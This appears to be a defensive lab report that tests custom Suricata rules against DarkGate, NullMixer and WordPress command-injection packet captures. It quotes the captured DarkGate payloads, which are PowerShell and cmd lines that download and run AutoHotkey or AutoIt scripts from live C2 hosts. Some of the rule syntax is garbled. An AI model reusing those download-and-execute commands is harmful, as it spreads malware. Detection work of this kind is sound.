


# Signature of Files





Testing of Malware  
signature and custom  
rules to generate alert

# 1) 2024 DarkGate malware pcap file

```
GET /nrwncpwo HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.22621.2506
Host: badbutperfect.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Connection: close
Content-Disposition: attachment; filename="nrwncpwo"
Content-Type: application/octet-stream
Content-Length: 350
Date: Tue, 19 Mar 2024 16:59:48 GMT

ni 'C:/rimz' -Type Directory -Force;cd 'C:/rimz';Invoke-WebRequest -Uri "http://badbutperfect.com/test2" -OutFile 'AutoHotkey.exe';Invoke-WebRequest -Uri "http://badbutperfect.com/jvtob
aqj" -OutFile 'script.ahk';Invoke-WebRequest -Uri "http://badbutperfect.com/ozkpfzju" -OutFile 'test.txt'; start 'AutoHotkey.exe' -a 'script.ahk';attrib +h 'C:/rimz'
```

```
# Rule 1: Detect PowerShell-based DarkGate malware infection-2024
alert http any any → any any (msg:"Darkgate PowerShell Malware";\
flow:established,from_server; content:"ni";\
pcrc:"/ni\s+'C:\rimz'\s+-Type\s+Directory\s+-Force\;cd\s+'C:\rimz'\;Invoke-WebRequest\s+-Uri\s+'http://badbutperfect.com/test2'\s+-OutFile\s+'AutoHotkey.exe'\;Invoke-We
bRequest\s+-Uri\s+'http://badbutperfect.com/jvtobaqj'\s+-OutFile\s+'script.ahk'\;Invoke-WebRequest\s+-Uri\s+'http://badbutperfect.com/ozkpfzju'\s+-OutFile\s+'test.t
xt'\;start\s+'AutoHotkey.exe'\s+-a\s+'script.ahk'\;attrib\s+ah\s+'C:/rimz'/"; classtype:trojan-activity; sid:20240507; rev:1;)
```

# Result

```
(bhavin@kali)-[/var/lib/suricata/rules]
$ sudo suricata -c /etc/suricata/suricata.yaml -r /home/bhavin/Downloads/test/2024-03-19-DarkGate-infection-traffic.pcap -k none
i: suricata: This is Suricata version 7.0.3 RELEASE running in USER mode
i: threads: Threads created → RX: 1 W: 1 FM: 1 FR: 1 Engine started.
i: suricata: Signal Received. Stopping engine.
i: pcap: read 1 file, 2967 packets, 2138579 bytes

(bhavin@kali)-[/var/lib/suricata/rules]
$ cat fast.log
03/19/2024-12:59:48.938219  [**] [1:20240507:1] Darkgate PowerShell Malware [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 103.124.105.78:80 → 10.3.19.101:53625
03/19/2024-12:59:48.938219  [**] [1:202405010:1] Detected DarkGate Malware File execution Pattern [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 103.124.105.78:80 → 10.3.19.101:53625
```

## 2) 2023 DarkGate malware pcap file

```
Wireshark - Follow TCP Stream (tcp.stream eq 0) - 2023-10-04-DarkGate-infection.pcap

POST /omxgnyqu HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
a: a
Content-Length: 0
Host: getldrrgoodgame.com:2351

HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 243
Date: Wed, 04 Oct 2023 13:33:24 GMT

/c mkdir c:\omxg & cd /d c:\omxg & copy c:\windows\system32\curl.exe omxg.exe & omxg -H "User-Agent: curl" -o Autoit3.exe http://getldrrgoodgame.com:2351 & omxg -o ralmzl.au3 http://getldrrgoodgame.com:2351/msiomxgnyqu & Autoit3.exe ralmzl.au3
```

```
#Rule 2: Detect DarkGate Malware infection chain-2023
```

```
alert http any any → any any (msg:"DarkGate Malware Infection";\
```

```
flow:established,from_server; content:"mkdir";\
```

```
pcr:"/mkdir\s+c:\omxg\s+&\s+cd\s+\/d\s+c:\omxg\s+&\s+copy\s+c:\windows\system32\curl.exe\s+omxg.exe\s+&\s+omxg\s+-H\s+\"User-Agent\:\s+curl\\"\s+-o\s+Autoit3.exe\s+http\:  
:\s+\/getldrrgoodgame.com:2351\s+&\s+omxg\s+-o\s+ralmzl.au3\s+http:\s+\/getldrrgoodgame.com:2351/msiomxgnyqu\s+&\s+Autoit3.exe\s+ralmzl.au3/"; \
```

```
classtype:trojan-activity; sid:8000659; rev:1;)
```

# Result

```
(bhavin@kali)-[/var/lib/suricata/rules]
$ sudo suricata -c /etc/suricata/suricata.yaml -r /home/bhavin/Downloads/test/2023-10-04-DarkGate-infection.pcap -k none
i: suricata: This is Suricata version 7.0.3 RELEASE running in USER mode
i: threads: Threads created → RX: 1 W: 1 FM: 1 FR: 1 Engine started.
i: suricata: Signal Received. Stopping engine.
i: pcap: read 1 file, 4253 packets, 2413406 bytes

(bhavin@kali)-[/var/lib/suricata/rules]
$ cat fast.log
10/04/2023-09:33:24.802699  [**] [1:8000659:1] DArkGate Malware Infection [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 81.19.135.139:2351 → 10.1.2.5:49730
10/04/2023-09:33:24.802699  [**] [1:202405010:1] Detected DarkGate Malware File execution Pattern [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 81.19.135.139:2351 → 10.1.2.5:49730
```

# Common custom rule for both DarkGate Malware pcap files

```
#Darkgate Infection Malware Rule:2023-2024
alert tcp any any → any any (msg:"Detected DarkGate Malware File execution Pattern"; \
flow:established,from_server; http.connection;content:"close"; \
http.response_body; pcre:"/\b\w+\.exe\b/i"; \
classtype:trojan-activity;metadata:created_at_2023_05_10,deployment:Perimeter;sid:202405010; rev:1;)
```

### 3) Nullmixter Malware pcap file

```
GET /addInstall.php?key=125478824515ADNxu2ccbwe&ip=&oid=139&oname[]=24June513PM&oname[]=7&oname[]=1&oname[]=2&oname[]=3&oname[]=4&oname[]=5&oname[]=6&oname[]=8&cnt=8 HTTP/1.1
Host: razino.xyz
Accept: */*

HTTP/1.1 302 Found
Server: nginx
Date: Sat, 12 Mar 2022 20:37:20 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 105
Connection: keep-alive
Location: http://www.razino.xyz/addInstall.php?cnt=8&ip=&key=125478824515ADNxu2ccbwe&oid=139
X-Served-By: Namecheap URL Forward

<a href='http://www.razino.xyz/addInstall.php?cnt=8&ip=&key=125478824515ADNxu2ccbwe&oid=139'>Found</a>.
```

```
#Nullmixter traige Signature Rule:
alert http any any → any any (msg: "NullMixer Detected"; flow:established,to_server; \
http.method;content:"GET"; http.uri; content:"addInstall.php?key";content: "&oname[]=";content:"&cnt=";content:!"Refer"; \
classtype:command-and-control; sid:202405090; rev:1; metadata: affected_product Windows_XP_Vista, created_at_2023_02_06, deployment Perimeter, malware_family_nullmixter, signature
severity Major;)
```



# Result

```
(bhavin@kali)-[/var/lib/suricata/rules]
$ sudo suricata -c /etc/suricata/suricata.yaml -r /home/bhavin/Downloads/test/220312-zd5m2aagg9-behavioral2.pcap -k none
i: suricata: This is Suricata version 7.0.3 RELEASE running in USER mode
i: threads: Threads created → RX: 1 W: 1 FM: 1 FR: 1 Engine started.
i: suricata: Signal Received. Stopping engine.
i: pcap: read 1 file, 91636 packets, 75341251 bytes

(bhavin@kali)-[/var/lib/suricata/rules]
$ cat fast.log
03/12/2022-15:37:20.946774  [**] [1:202405090:1] NULLMixer Detected [**] [Classification: Malware Command and Control Activity Detected] [Priority: 1] {TCP} 10.127.1.160:49733 → 192.64.119.193:80
03/12/2022-15:37:26.063168  [**] [1:2260000:1] SURICATA Applayer Mismatch protocol both directions [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 10.127.1.160:49776 → 162.159.130.233:80
03/12/2022-15:37:26.064049  [**] [1:2260000:1] SURICATA Applayer Mismatch protocol both directions [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 10.127.1.160:49775 → 162.159.130.233:80
03/12/2022-15:37:26.070889  [**] [1:2260000:1] SURICATA Applayer Mismatch protocol both directions [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 10.127.1.160:49778 → 162.159.130.233:80
```

## 4) WordPress Command Injection pcap file

```
Frame 87: 1341 bytes on wire (10728 bits), 1341 bytes captured (10728 bits)
Ethernet II, Src: VMware_b3:b8:c2 (00:0c:29:b3:b8:c2), Dst: VMware_e6:38:5b (00:0c:29:e6:38:5b)
Internet Protocol Version 4, Src: 10.0.0.19, Dst: 10.0.0.17
Transmission Control Protocol, Src Port: 55524, Dst Port: 80, Seq: 2431, Ack: 16788, Len: 1275
Hypertext Transfer Protocol
  POST /wp-admin/admin.php?page=plainview_activity_monitor&tab=activity_tools HTTP/1.1\r\n
  Host: wordy\r\n
  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
  Accept-Language: en-US,en;q=0.5\r\n
  Accept-Encoding: gzip, deflate\r\n
  Content-Type: multipart/form-data; boundary=-----45719002127911601783660618\r\n
  Content-Length: 318\r\n
  Connection: keep-alive\r\n
  [truncated]Cookie: wordpress_14014489b649086e51cacb340baf656=mark%7C1679921080%7CXFMGjoiGJX1NfFC0F0FkGtke3jZvdzTB1dx5fRlh3iH%7C7800f9a59b2f39
  Upgrade-Insecure-Requests: 1\r\n
  \r\n
  [Full request URI: http://wordy/wp-admin/admin.php?page=plainview_activity_monitor&tab=activity_tools]
  [HTTP request 4/4]
  [Prev request in frame: 71]
  File Data: 318 bytes
  MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "-----45719002127911601783660618"
  [Type: multipart/form-data]
  First boundary: -----45719002127911601783660618\r\n
  Encapsulated multipart part:
  Boundary: \r\n-----45719002127911601783660618\r\n
  Encapsulated multipart part:
  Last boundary: \r\n-----45719002127911601783660618--\r\n
```

```
# Wordpress Command Injection Rule:
alert http any any -> any 80 (msg:"OS command Injection Using WordPress Plugin" ;\
http.method; content: "POST"; http.uri; content: "plainview_activity_monitor&tab=activity_tools"; \
http.content_type;content:"multipart/form-data";http.request_body;content:"/bin/";sid:20240508;rev:01;classtype: web-application-attack;reference: cve, CVE-2018-15877;)
```

# Result

```
(bhavin@kali)-[/var/lib/suricata/rules]
$ sudo suricata -c /etc/suricata/suricata.yaml -r /home/bhavin/Downloads/test/dc6-attack.pcap -k none
i: suricata: This is Suricata version 7.0.3 RELEASE running in USER mode
i: threads: Threads created → RX: 1 W: 1 FM: 1 FR: 1 Engine started.
i: suricata: Signal Received. Stopping engine.
i: pcap: read 1 file, 170 packets, 57928 bytes

(bhavin@kali)-[/var/lib/suricata/rules]
$ cat fast.log
03/25/2023-13:44:39.808909  [**] [1:2012843:4] ET POLICY Cleartext WordPress Login [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 10.0.0.19:55524
→ 10.0.0.17:80
03/25/2023-13:45:09.799700  [**] [1:20240508:1] OS command Injection Using WordPress Plugin [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 10.0.0.19:55524 → 10.
0.0.17:80
```